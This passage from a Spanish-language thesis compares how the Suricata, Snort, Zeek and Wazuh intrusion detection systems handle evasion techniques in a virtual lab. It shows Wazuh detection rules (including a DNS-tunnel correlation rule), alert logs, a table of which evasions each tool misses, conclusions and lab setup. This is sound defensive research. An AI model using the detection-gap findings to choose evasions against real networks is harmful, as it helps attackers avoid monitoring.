Posteriormente, se diseñó una regla sencilla, similar a la implementada para Suricata, que simplemente muestra el mensaje de alerta, junto con la dirección IP de origen y destino.

```
<group name="snort,">

  <rule id="100005" level="5">
    <description>Snort: Alert - $(msg) from $(srcip) to $(dstip).</description>
  </rule>

</group>
```

Ilustración 9.3: Regla de Snort para mostrar el mensaje de la alerta. Fuente: Elaboración propia

Durante el proceso de desarrollo de decodificadores y reglas, una herramienta especialmente útil fue wazuh-logtest, ya que permite probar la decodificación de un log y la aplicación de reglas, sin necesidad de reiniciar el servicio de Wazuh.


```
**Phase 2: Completed decoding.
        name: 'snort'
        classification: 'Classification: Potentially Bad Traffic'
        dstip: '10.0.4.4'
        dstport: '80'
        msg: '"INDICATOR-COMPROMISE id check returned root" '
        priority: 'Priority: 2'
        protocol: 'TCP'
        srcip: '10.0.4.5'
        srcport: '56596'

**Phase 3: Completed filtering (rules).
        id: '100005'
        level: '5'
        description: 'Snort: Alert - "INDICATOR-COMPROMISE id check returned root"  from 10.0.4.5 to 10.0.4.4.'
        groups: '['snort']'
        firedtimes: '1'
        mail: 'False'
**Alert to be generated.
```

Ilustración 9.4: Uso de la herramienta wazuh-logtest para decodificar un log y aplicar reglas. Fuente: Elaboración propia

Una vez definidos tanto el decodificador como las reglas correspondientes, las alertas deberían visualizarse en el *Dashboard*. Sin embargo, a diferencia de los *logs* en formato *JSON*, el muestreo de eventos provenientes de Snort es más complejo y dependerá estrictamente de la coincidencia con las expresiones regulares configuradas.

Es común que muchos eventos de Snort no se decodifiquen correctamente si no se contemplan todos los posibles formatos de salida.

Debido a esta complejidad, una alternativa más eficiente podría ser desarrollar un *script* en **Python** o **Bash** que transforme los *logs* de Snort al formato *JSON*, lo cual permitiría utilizar los decodificadores automáticos de Wazuh.



8 hits

Jun 3, 2025 @ 04:12:42.264 - Jun 3, 2025 @ 06:12:42.264

Columns | Density | 1 fields sorted | Full screen

rule.description	rule.level	rule.id
Snort: Alert - "GPL ATTACK_RESPONSE id check returned root" from 10.0.4.5 to 10.0.4.4.	5	100005
Snort: Alert - "INDICATOR-COMPROMISE id check returned root" from 10.0.4.5 to 10.0.4.4.	5	100005
Snort: Alert - "INDICATOR-COMPROMISE id check returned root" from 10.0.4.5 to 10.0.4.4.	5	100005
Snort: Alert - "ET POLICY POSSIBLE Web Crawl using Curl" from 10.0.4.5 to 10.0.4.4.	5	100005
Snort: Alert - "GPL ATTACK_RESPONSE id check returned root" from 10.0.4.5 to 10.0.4.4.	5	100005
Snort: Alert - "INDICATOR-COMPROMISE id check returned root" from 10.0.4.5 to 10.0.4.4.	5	100005
Snort: Alert - "ET POLICY POSSIBLE Web Crawl using Curl" from 10.0.4.5 to 10.0.4.4.	5	100005
Snort: Alert - "INDICATOR-COMPROMISE id check returned root" from 10.0.4.5 to 10.0.4.4.	5	100005

Ilustración 9.5: Visualización de alertas de Snort en el dashboard de Wazuh. Fuente: Elaboración propia

Zeek

En cuanto a **Zeek**, la ingesta se simplifica considerablemente gracias a que sus salidas fueron configuradas para estar en formato *JSON*, lo que permite el uso inmediato de los decodificadores automáticos de Wazuh. Por lo tanto, el enfoque se puede centrar exclusivamente en el diseño de reglas.

Como prueba de concepto, se creó una regla básica para detectar cualquier conexión hacia la IP 10.0.4.4 como destino.

```
<group name="zeek,">
  <rule id="100020" level="3">
    <decoded_as>json</decoded_as>
    <field name="id.resp_h">10.0.4.4</field>
    <description>Deteccion de zeek de conexion con Metasploiable2</description>
    <options>no_full_log</options>
  </rule>
```

Ilustración 9.6: Regla básica para probar la ingesta de logs. Fuente: Elaboración propia

Correlación de eventos

Como se ha explicado anteriormente, una de las capacidades más valiosas de un SIEM es la **correlación de eventos**, que permite detectar patrones más complejos y asignar mayor relevancia a ciertos incidentes.

Un ejemplo claro de esta funcionalidad se observa en la **Ilustración 9.7**. En primera instancia, una alerta es generada por Zeek ante la detección de un posible **túnel DNS**. Posteriormente, una segunda regla se activa si se han generado 10 alertas iguales

en un lapso de 240 segundos. Este mecanismo incrementa el nivel de peligrosidad, ya que una frecuencia elevada sugiere una amenaza real más que un falso positivo aislado.

```
<rule id="100027" level="6">
  <decoded_as>json</decoded_as>
  <field name="note" type="pcre2">.*DNS_TUNNEL.*</field>
  <description>Posible túnel DNS detectado</description>
  <options>no_full_log</options>
</rule>
<rule id="100028" level="10" frequency="10" timeframe="240" ignore="90">
  <if_matched_sid>100027</if_matched_sid>
  <description>Múltiples alertas de túnel DNS detectadas</description>
  <options>no_full_log</options>
</rule>
```

Ilustración 9.7: Reglas referentes a detección de túneles DNS. Fuente: Elaboración propia

Este tipo de reglas son altamente recomendables, ya que:

- Utilizan identificadores distintos para reglas diferentes.
- Proveen mensajes claros sobre la amenaza.
- Mejoran la priorización y visibilidad en el *Dashboard*.

	May 26, 2025 @ 22:18:07.4...	Zeek	Múltiples alertas de túnel DNS detectadas	10	100028
	May 26, 2025 @ 22:18:05.7..	Zeek	Posible túnel DNS detectado	6	100027
	May 26, 2025 @ 22:18:03.3..	Zeek	Posible túnel DNS detectado	6	100027
	May 26, 2025 @ 22:18:03.3..	Zeek	Posible túnel DNS detectado	6	100027
	May 26, 2025 @ 22:17:25.6...	Zeek	Posible túnel DNS detectado	6	100027
	May 26, 2025 @ 22:17:23.9...	Zeek	Posible túnel DNS detectado	6	100027
	May 26, 2025 @ 22:17:23.4...	Zeek	Posible túnel DNS detectado	6	100027

Ilustración 9.8: Alertas acerca de túneles DNS aplicando correlación de eventos. Fuente: Elaboración propia

Además, es importante mencionar que Wazuh permite el uso de un amplio conjunto de **etiquetas y atributos** para enriquecer la creación de reglas. Esto puede verse tanto en su documentación oficial [76] como en reglas bien estructuradas como las incluidas para servicios como **Office365**.

Capítulo 10 Resultados

10.1 Tabla de resultados de detección

La siguiente tabla muestra, de forma resumida, la eficacia de detección para cada técnica de evasión empleada utilizando los siguientes indicadores:

Técnica	Suricata	Snort	Zeek	Wazuh
Ofuscación	❌No detecta los complejos	❌ No detecta los complejos	❌ No detecta los complejos	☐ No aplica
Codificación	❌No detecta	❌No detecta	❌No detecta	☐ No aplica
Túnel DNS	⚠️ Detecta registro NULL	⚠️ Detecta registro NULL	✅Detección mediante script	☐ No aplica
Túnel ICMP	✅ Firma ptunnel	✅ Firma ptunnel	✅Detección mediante script	☐ No aplica
Cifrado	❌ No tiene visibilidad	❌ No tiene visibilidad	❌ No tiene visibilidad	☐ No aplica
Compresión	❌ No tiene visibilidad	❌ No tiene visibilidad	❌ No tiene visibilidad	☐ No aplica
Desactivación del agente de Wazuh	☐ No aplica	☐ No aplica	☐ No aplica	⚠️ Se detecta. Pero puede parecer legítimo.
Ataque de fragmentos diminutos (Tiny)	✅Detecta tras reensamblado	✅Detecta tras reensamblado	✅Detecta anomalía (weird.log)	☐ No aplica
Evasión por tiempo – Escaneo de Puertos	❌ No detecta modo lento	❌ No detecta modo lento	❌ No detecta modo lento	☐ No aplica
Evasión por tiempo – Fuerza Bruta	❌No detecta	❌No detecta	❌No detecta	❌No detecta
Ofuscación Polimórfica	❌No detecta, no tiene firma	❌ No detecta, no tiene firma	✅Detecta mediante comportamiento	☐ No aplica
Suplantación IP - IDLE SCAN	⚠️ Detecta escaneo, no suplantación	⚠️ Detecta escaneo, no suplantación	⚠️ Detecta escaneo, no suplantación	☐ No aplica
Suplantación IP - DoS	✅Persiste la detección	✅Persiste la detección	✅Persiste la detección	☐ No aplica

Técnicas de DoS/Saturación	✅ Persiste la detección	✅ Persiste la detección	✅ Persiste la detección	☐ No aplica
Living off the Land (LotL)	⚠️ Detecta tráfico FTP sospechoso	❌ No detecta exfiltración	❌ Detecta logs FTP, no sospecha	☐ No aplica
Anti-análisis forense (borrado de logs)	☐ No aplica	☐ No aplica	☐ No aplica	✅ Detecta el borrado

✅: Detección clara y efectiva.

Tabla 10.1: Resumen de resultados obtenidos. Fuente: Elaboración propia

⚠️: Detección parcial o ambigua (requiere análisis adicional o puede parecer legítima).

❌: No detecta.

☐: No aplica o no evaluado por limitaciones del sistema.

10.2 Observaciones de cada IDS

Suricata

Suricata mostró un desempeño sólido en detección basada en firmas, aprovechando eficazmente el conjunto Emerging Threats (Proofpoint). Siendo capaz de identificar diversos ataques.

- **Fortalezas**:
  - Amplia cobertura mediante firmas.
  - Multihilo, ideal para entornos de alto tráfico.
  - Compatible con herramientas como Wazuh por sus logs JSON.
- **Debilidades**:
  - No detecta evasiones por tiempo ni ofuscación avanzada.
  - Limitada frente a contenido cifrado o comprimido.

Snort

Snort presentó un rendimiento casi idéntico al de Suricata en lo que a detección respecta, ya que se emplearon las mismas reglas de Proofpoint, disponibles para ambos. Las diferencias fueron causadas por diferencias entre los conjuntos de reglas, lo cual no es relevante debido a la facilidad de crear reglas personalizadas.

- **Fortalezas**:

  - Buen motor de detección por firmas.
  - Resultados comparables a Suricata con mismo conjunto de reglas.

- **Debilidades**:
  - No es multihilo (menos eficiente en entornos exigentes).
  - La integración con Wazuh es problemática: el módulo JSON no incluye campos clave como el mensaje de alerta, dificultando enormemente su utilidad en el SIEM.
  - Instalación compleja. Se encontraron errores en la ejecución de Snort en la distribución Kali Linux, con lo que se procedió a instalarlo en Ubuntu. Fue necesario instalar una gran cantidad de dependencias, ya sea desde el repositorio de Ubuntu, o desde repositorios de Github. [77]

Zeek

Zeek destacó como IDS basado en comportamiento. A diferencia de Snort y Suricata, su potencia radica en la capacidad de analizar flujos y detectar patrones anómalos. No obstante, fue necesario desarrollar scripts personalizados (algunos basados en la comunidad) para que detectase la mayoría de técnicas.

- **Fortalezas**:
  - Detección por comportamiento (Aunque es posible generar alertas en base a firmas, no es su propósito objetivo).
  - Alto valor en análisis forense y correlación de eventos.
  - Estructura modular, adaptable mediante scripting.
  - Alta configuración del IDS, por ejemplo, a pesar de que por defecto los logs se guardan en texto plano. Zeek dispone de un script que cambia el lenguaje de escritura a JSON.

- **Debilidades**:
  - Detección limitada en caso de no crear script personalizados.
  - La inversión inicial hasta que produzca resultados es alta
  - Curva de aprendizaje alta.

Wazuh

Wazuh operó como HIDS y SIEM permitiendo la visualización centralizada de alertas de los IDS, además de destacar la importancia de la correlación de eventos en técnicas como la Fuerza Bruta espaciada por tiempo, o durante la ingesta de alertas provenientes de los NIDS.

- **Fortalezas**:
    - Detección efectiva a nivel de host.
    - Capacidad SIEM para correlación y priorización de eventos.
    - Excelente integración con herramientas como Suricata y Zeek que ofrecen buenos logs en formato JSON.
    - Fácil y rápida instalación
    - Equipo de trabajo de Wazuh muy implicado en el proyecto. Muy activos en foros resolviendo dudas, e incidencias. Además de actualizaciones periódicas.
- **Debilidades**:
    - La creación de decoders frente a logs no estándar es una tarea compleja. Requiere mucho tiempo para comprobar todos los logs que se reciben, y asegurarse de que concuerden con una expresión regular que decodifique correctamente los campos.

10.3 Observaciones generales

- **Suricata y Snort** son técnicamente muy similares, ya que es posible utilizar reglas equivalentes en la mayoría de las ocasiones. No obstante, Suricata demostró mayor usabilidad, menor complejidad en la instalación y mejor integración con sistemas SIEM como Wazuh.
- Las diferencias entre estos IDS no deben medirse solo por su capacidad de detección, sino también por su rendimiento, facilidad de administración e interoperabilidad.
- Zeek debe entenderse no como un competidor directo de Suricata y Snort, sino como una solución complementaria. Su detección depende de la creación de scripts, lo que implica un enfoque potente y flexible, ideal para entornos complejos.
- Aunque por lo general no se suelen usar dos NIDS diferentes por el gasto económico adicional que supone, la combinación de un IDS basado en firmas con Zeek puede resultar altamente eficaz. Suricata y Snort ofrecerían detección rápida y precisa de amenazas conocidas, mientras que Zeek permitiría identificar comportamientos sospechosos que no responden a patrones predefinidos.
- Wazuh cumplió un rol clave como sistema de detección en el host y como plataforma de centralización, permitiendo visualizar correlaciones entre eventos de distintas fuentes. Su eficacia como SIEM depende directamente de la calidad de los logs recibidos y las reglas configuradas.

Capítulo 11 Conclusiones

Este proyecto de fin de título ha permitido analizar en profundidad la efectividad y características de distintas soluciones de detección de intrusiones: Suricata, Snort, Zeek y Wazuh, evaluando sus fortalezas, limitaciones y comportamiento frente a técnicas de evasión reales. La comparación práctica de estas herramientas ha ofrecido una visión global sobre cómo deben integrarse y ajustarse en un entorno de ciberseguridad efectivo.

Una de las conclusiones más relevantes es que **no existe una solución única y universal**. Cada herramienta tiene un enfoque distinto y, en conjunto, pueden complementarse para ofrecer una cobertura más robusta.

Mejora continua y adaptación al entorno

Un aspecto clave de la gestión de sistemas IDS es que **su eficacia depende de la mejora continua de las reglas o scripts**, y de adaptarse a las condiciones del entorno. Tanto los IDS basados en firmas (como Suricata y Snort) como los basados en comportamiento (Zeek) requieren mantenimiento constante:

- Las reglas deben ajustarse y filtrarse para reducir falsos positivos sin comprometer la visibilidad.
- Los scripts personalizados deben adaptarse a los patrones de tráfico legítimo de cada red.
- Es habitual encontrar falsos positivos en las fases iniciales de despliegue o al añadir nuevas firmas o reglas de correlación.

Por lo tanto, la implementación de un IDS debe entenderse como un proceso continuo que incluye 3 aspectos fundamentales: monitorización, análisis y mejora.

Complementariedad entre IDS de red

Desde los primeros ataques simulados, se detectaron grandes similitudes entre Snort y Suricata, ya que son muy similares al depender de reglas para alertar sobre lo que sucede en la red. Y esto se acentuó aún más al utilizar reglas equivalentes en ambos sistemas. Sin embargo, Suricata demostró mayor facilidad de instalación y mejor integración con sistemas SIEM como Wazuh, diferenciándose en gran medida de Snort. A esto se le añade que Suricata al ser multihilo, tiene aún más potencial en un entorno de producción real, ya que debería de poder aprovechar mejor los recursos adicionales que Snort.

Zeek, por su parte, no debe considerarse un competidor directo, sino una herramienta complementaria, ideal para detección basada en comportamiento, análisis forense y correlación avanzada.

Otro concepto muy interesante es la combinación de uso de un NIDS basado en firma junto a otro basado en comportamiento, permitiendo detectar ambos espectros:

amenazas conocidas (detectables mediante firmas) y comportamientos anómalos no registrados (detectables mediante comportamiento). Aunque en un entorno real tener 2 NIDS implicaría una mayor carga administrativa y económica, con lo que se debe ser prudente.

Wazuh como HIDS y SIEM

En cuanto a Wazuh, ha demostrado ser una herramienta versátil y poderosa al ofrecer tanto funciones de HIDS como capacidades de SIEM. Su uso como HIDS ha permitido detectar comportamientos maliciosos locales, como borrado de logs, desactivación de agentes, o ataques de fuerza bruta, demostrando un gran potencial en esta área. Aunque personalmente destacaría más su rol como SIEM, ya que la centralización es una funcionalidad muy potente para la visibilidad de un analista de ciberseguridad, ayudando a convertir la telemetría en información valiosa para tomar decisiones.

A nivel técnico, la integración con Suricata y Zeek fueron fluidas gracias al uso del formato JSON, mientras que con Snort surgieron dificultades importantes debido a deficiencias en el módulo de exportación JSON, que omite campos críticos para un SIEM, tal como el mensaje de alerta.

Esto se relaciona estrechamente con la eficacia de Wazuh como sistema SIEM, ya que su rendimiento depende directamente de la calidad estructural de los logs que recibe. No se trata únicamente de si el formato es JSON o texto plano, sino de que los registros mantengan una estructura coherente. Los logs que siguen un formato definido son fácilmente decodificables, mientras que aquellos que presentan una gran variedad de estructuras sin un estándar claro resultan mucho más complejos de interpretar.

Esta situación representa una desventaja importante, ya que la creación de decodificadores personalizados puede requerir una inversión considerable de tiempo, especialmente cuando se trabaja con logs no estructurados o mal formateados. Por esta razón, a pesar de su gran capacidad, Wazuh exige una configuración y validación exhaustiva, lo cual puede representar un reto significativo en entornos empresariales que utilicen múltiples herramientas y fuentes de datos.

Conclusión general

Durante el desarrollo del proyecto, se ha constatado que una arquitectura de red eficaz para la detección y monitorización de amenazas se sustenta en tres pilares fundamentales: **complementariedad, visibilidad y adaptabilidad**. La combinación de herramientas como sistemas de detección de intrusiones (IDS), plataformas SIEM, soluciones EDR y firewalls conforma una capa de defensa robusta. Esta permite detectar tanto amenazas conocidas como comportamientos anómalos o maliciosos, correlacionar eventos de forma eficiente y facilitar una respuesta rápida ante incidentes de seguridad.

Sin embargo, el éxito de esta arquitectura no depende únicamente de la elección de herramientas, sino también de su **configuración adecuada**, su **integración efectiva** y un **mantenimiento constante**. Por ejemplo, un IDS no alcanza su máximo potencial con una configuración predeterminada: se trata de un componente activo que requiere ajustes continuos, revisión periódica y adaptación al entorno específico de la red. Además, el uso exclusivo de reglas por defecto puede resultar contraproducente, ya que los atacantes pueden estudiarlas para evadirlas fácilmente.

Esta necesidad de actualización y ajuste continuo se extiende a todas las soluciones de ciberseguridad. En un entorno tan dinámico como el de la ciberdefensa, donde los vectores de ataque y las tácticas evolucionan constantemente, la **resiliencia de la arquitectura depende directamente de su capacidad de adaptación**.

Entre los conceptos clave identificados, destaca la **Tríada de Visibilidad de un SOC**, propuesta por Anton Chuvakin, que resalta la importancia de contar con visibilidad en los endpoints, la red y los logs [57]. También es fundamental la capacidad de transformar la telemetría en conocimiento accionable, así como la necesidad de mantener esta arquitectura en constante evolución para garantizar una defensa efectiva frente a amenazas emergentes.

11.1 Objetivos alcanzados

Todos los objetivos planteados al inicio del proyecto han sido cumplidos satisfactoriamente, lo que demuestra la viabilidad técnica, metodológica y práctica del trabajo realizado. A continuación, se detallan los objetivos propuestos junto con su grado de cumplimiento:

- **Análisis de la efectividad de IDS frente a técnicas de evasión:**
  Se evaluó el comportamiento de los sistemas seleccionados (Suricata, Snort, Zeek y Wazuh) ante técnicas de evasión reales, verificando su capacidad de detección y documentando sus respuestas ante escenarios de intrusión simulada.
- **Investigación de técnicas de evasión empleadas en ataques reales:**
  Se identificaron y estudiaron técnicas con alta tasa de éxito frente a IDS tradicionales, sirviendo como base para los escenarios prácticos del laboratorio.
- **Selección de herramientas representativas:**
  Se eligieron IDS ampliamente utilizados en entornos profesionales y de código abierto, garantizando su relevancia tanto académica como en el ámbito de la ciberseguridad empresarial.
- **Diseño de un entorno de laboratorio homogéneo y replicable:**
  Se configuraron entornos virtualizados estandarizados que permitieron desplegar cada IDS bajo condiciones similares, asegurando la comparabilidad de los resultados.
- **Ejecución práctica de ataques con técnicas evasivas:**
  Cada IDS fue sometido a escenarios con intentos de evasión. Se observaron diferencias en el nivel de detección y la generación de alertas, lo que permitió evaluar su eficacia en condiciones controladas.

- **Análisis comparativo y documentación técnica:**
  Se elaboró un estudio comparativo que resalta las fortalezas y limitaciones de cada herramienta. Además, se generó documentación exhaustiva que detalla la metodología, resultados y configuraciones empleadas, con valor tanto académico como profesional.

11.2 Objetivos adicionales alcanzados

Además de los objetivos previstos, durante el desarrollo del proyecto se alcanzaron otros logros relevantes que enriquecen el valor técnico y práctico del trabajo:

- **Integración avanzada con Wazuh como SIEM/HIDS:**
  Se logró una integración efectiva con Wazuh, destacando sus capacidades de correlación y visualización de alertas, y abordando las dificultades encontradas, ya sea respecto a los logs JSON de Snort o la creación de pipelines de filebeat para modificar un campo de Zeek que no permitía la indexación de logs al Dashboard.
- **Conversión y adaptación de reglas de Snort 2 a Snort 3.**
  Se utilizó la herramienta snort2lua para adaptar reglas desactualizadas, solucionando incompatibilidades de sintaxis y mostrando la capacidad de migración de reglas entre versiones.
- **Desarrollo de scripts personalizados en Zeek:**
  Se crearon y probaron scripts específicos para la detección de comportamientos maliciosos, lo que permitió extender significativamente las capacidades nativas de Zeek.
- **Automatización parcial del flujo de ingestión de logs en JSON:**
  Se configuraron IDS para emitir eventos en formato JSON, simplificando la integración con sistemas de análisis como Wazuh y demostrando buenas prácticas de interoperabilidad.
- **Diagnóstico de problemas reales de interoperabilidad entre IDS y SIEM:**
  Se identificaron limitaciones técnicas en la exportación de logs (como la ausencia de campos clave en el JSON de Snort), lo cual aporta un conocimiento práctico valioso para despliegues reales.

11.3 Trabajo futuro

Aunque los objetivos planteados en este proyecto han sido alcanzados con éxito, existe margen para continuar y profundizar en diversas áreas que permitirían enriquecer aún más los resultados obtenidos. A continuación, se presentan algunas líneas de trabajo futuro, aspectos pendientes y extensiones viables:

Líneas de trabajo futuro

- **Despliegue en entornos reales:**

Una posible línea de desarrollo consiste en implementar sistemas como Suricata o Zeek directamente en la red de la universidad, lo cual permitiría realizar un análisis continuo del tráfico real y detectar posibles amenazas o anomalías en un entorno productivo. Esta implementación, junto con una configuración avanzada de Wazuh como SIEM, facilitaría la correlación y visualización centralizada de eventos en tiempo real.

- **Optimización y automatización de reglas/scripts:**
  Se plantea como continuación natural la mejora de las reglas de detección (en Suricata/Snort) y de los scripts personalizados (en Zeek), con el objetivo de hacerlos más robustos, eficientes y específicos. La automatización parcial en su generación o ajuste según el contexto de red también representa un área de investigación interesante.
- **Monitorización de amenazas sofisticadas y APTs:**
  A medida que los atacantes adoptan técnicas más avanzadas, resulta necesario evolucionar también las capacidades de detección. Una línea futura puede centrarse en la identificación de amenazas persistentes avanzadas (Advanced Persistent Threats) y técnicas de evasión más sofisticadas, que requieran un enfoque híbrido entre firmas, comportamiento y análisis contextual.

Aspectos pendientes

- **Mayor dedicación al desarrollo de firmas y scripts avanzados:**
  Aunque se han diseñado y probado reglas y scripts funcionales, habría sido deseable contar con más tiempo para desarrollar mecanismos de detección más complejos y adaptativos. La escritura de firmas precisas o scripts modulares representa una tarea que, aunque compleja, puede incrementar notablemente la eficacia de un IDS.
- **Pruebas prolongadas en escenarios realistas:**
  Las pruebas se realizaron en un entorno controlado y acotado. Realizar experimentos prolongados bajo condiciones más realistas (como tráfico mixto, picos de carga o escenarios con múltiples vectores de ataque) permitiría validar con mayor profundidad la eficacia operativa de cada solución.

Posibles extensiones

- **Integración con técnicas de Machine Learning o detección basada en IA:**
  Una evolución natural del proyecto podría consistir en integrar modelos de aprendizaje automático que complementen las detecciones tradicionales, ayudando a identificar patrones ocultos o nuevas amenazas no contempladas en las reglas actuales.
- **Simulación de campañas de ataque multietapa:**
  En futuras iteraciones, se podrían diseñar campañas de ataque más completas, que combinen múltiples fases de intrusión, lateralización y exfiltración, permitiendo evaluar la capacidad de los IDS para correlacionar eventos complejos.

- **Despliegue distribuido con respuesta automática:**
  Finalmente, otra extensión interesante sería implementar una arquitectura distribuida de IDS/HIDS coordinados con Wazuh, que no solo detecte amenazas, sino que también ejecute respuestas automáticas ante eventos críticos, como aislamiento de nodos o bloqueo de IPs.

Este conjunto de posibilidades pone de manifiesto que el campo de la detección de intrusiones está en constante evolución y que, incluso una vez completado este proyecto, siempre existe la opción de dar un paso más allá, incorporando nuevas tecnologías, casos de uso y niveles de sofisticación.

Capítulo 12 Anexos

12.1 Creación de Red NAT en VirtualBox

Establecer una Red NAT en VirtualBox es muy simple, basta con acceder al apartado de administración de redes: “Archivo -> Herramientas -> Administrador de Red”.




Ilustración 12.1: Sección de "Administrador de Red" en VirtualBox. Fuente: Elaboración propia

Tras ello, en la sección de **Redes NAT** de VirtualBox, se procede a crear una nueva red. Por defecto, se asigna el prefijo IPv4 “10.0.2.0/24”, aunque puede modificarse. En este caso se asignó **“10.0.4.0/24”**, con el **servicio DHCP habilitado** y el nombre de red **“internet”**. Esta configuración simula una red real con conectividad tanto entrante como saliente, emulando el comportamiento de una red doméstica o empresarial con acceso a internet.




Ilustración 12.2: Red NAT "internet" en VirtualBox. Fuente: Elaboración propia

12.2 Instalación Máquina Atacante.

Para desempeñar el rol de atacante, se creará una máquina virtual dedicada exclusivamente a este propósito. Existen dos distribuciones ampliamente utilizadas en el ámbito de la ciberseguridad: **Kali Linux** y **Parrot OS**. Ambas están diseñadas específicamente para realizar pruebas de penetración y otras actividades ofensivas, e incluyen por defecto, o mediante sus repositorios oficiales, una amplia gama de herramientas especializadas.

En este laboratorio se ha optado por utilizar una instancia de **Kali Linux**, la cual puede descargarse desde su sitio web oficial. Esta distribución ofrece versiones optimizadas para distintos entornos de virtualización, incluyendo una versión especialmente preparada para **VirtualBox**, que es la plataforma empleada en este entorno.

Desde el sitio web mostrado en la Ilustración anterior, se descarga un archivo comprimido que contiene la máquina virtual lista para ser utilizada en VirtualBox. Al descomprimir este archivo, se obtienen archivos: uno de configuración de VirtualBox, y otro del disco virtual asociado. Una vez importada la máquina, se pueden realizar ajustes personalizados, como asignar un mayor espacio de almacenamiento, ajustar la memoria RAM, cambiar el nombre de la máquina, y configurar el adaptador de red para que utilice la **Red NAT** previamente creada.




Ilustración 12.3: Archivos descargados tras la descompresión. Fuente: Elaboración propia

Una vez configurada, la máquina debería contar con acceso a internet y conectividad con otras máquinas dentro de la red interna. En caso contrario, se recomienda verificar que la configuración de red de Kali esté ajustada a DHCP, y que efectivamente se esté asignando una dirección IP válida. También es importante **asegurarse de que VirtualBox esté actualizado** a su versión más reciente, ya que en versiones anteriores se detectó un problema que impedía el acceso a internet, permitiendo únicamente conectividad interna. Este inconveniente se resolvió actualizando VirtualBox.

12.3 Instalación y configuración Metasploitable2

Para la puesta en práctica de técnicas de evasión en entornos virtuales, es fundamental contar con máquinas virtuales diseñadas para ser vulnerables. **Metasploitable 2** es una distribución de Linux creada específicamente como objetivo vulnerable en laboratorios de ciberseguridad [78]. Para instalar esta máquina, se descarga el disco virtual de la instancia desde la plataforma “SourceForge” [79], y se crea la máquina virtual a partir de dicho disco.




Ilustración 12.4: Creación de la máquina virtual a partir de disco virtual. Fuente: Elaboración propia

Una vez creada la máquina, se configura el adaptador de red seleccionando la red NAT previamente definida como "internet". Esta configuración utiliza un único adaptador de red, lo que limita las opciones a dos modos: "**Red NAT"** o "**Adaptador puente".** Se recomienda el uso de **NAT**, ya que aísla la máquina vulnerable de la red física real, reduciendo el riesgo de que sea atacada por actores externos. Por el contrario, el modo puente conecta la máquina directamente a la red física, lo cual **no es aconsejable** en este tipo de entornos, ya que expone innecesariamente un sistema intencionadamente vulnerable.

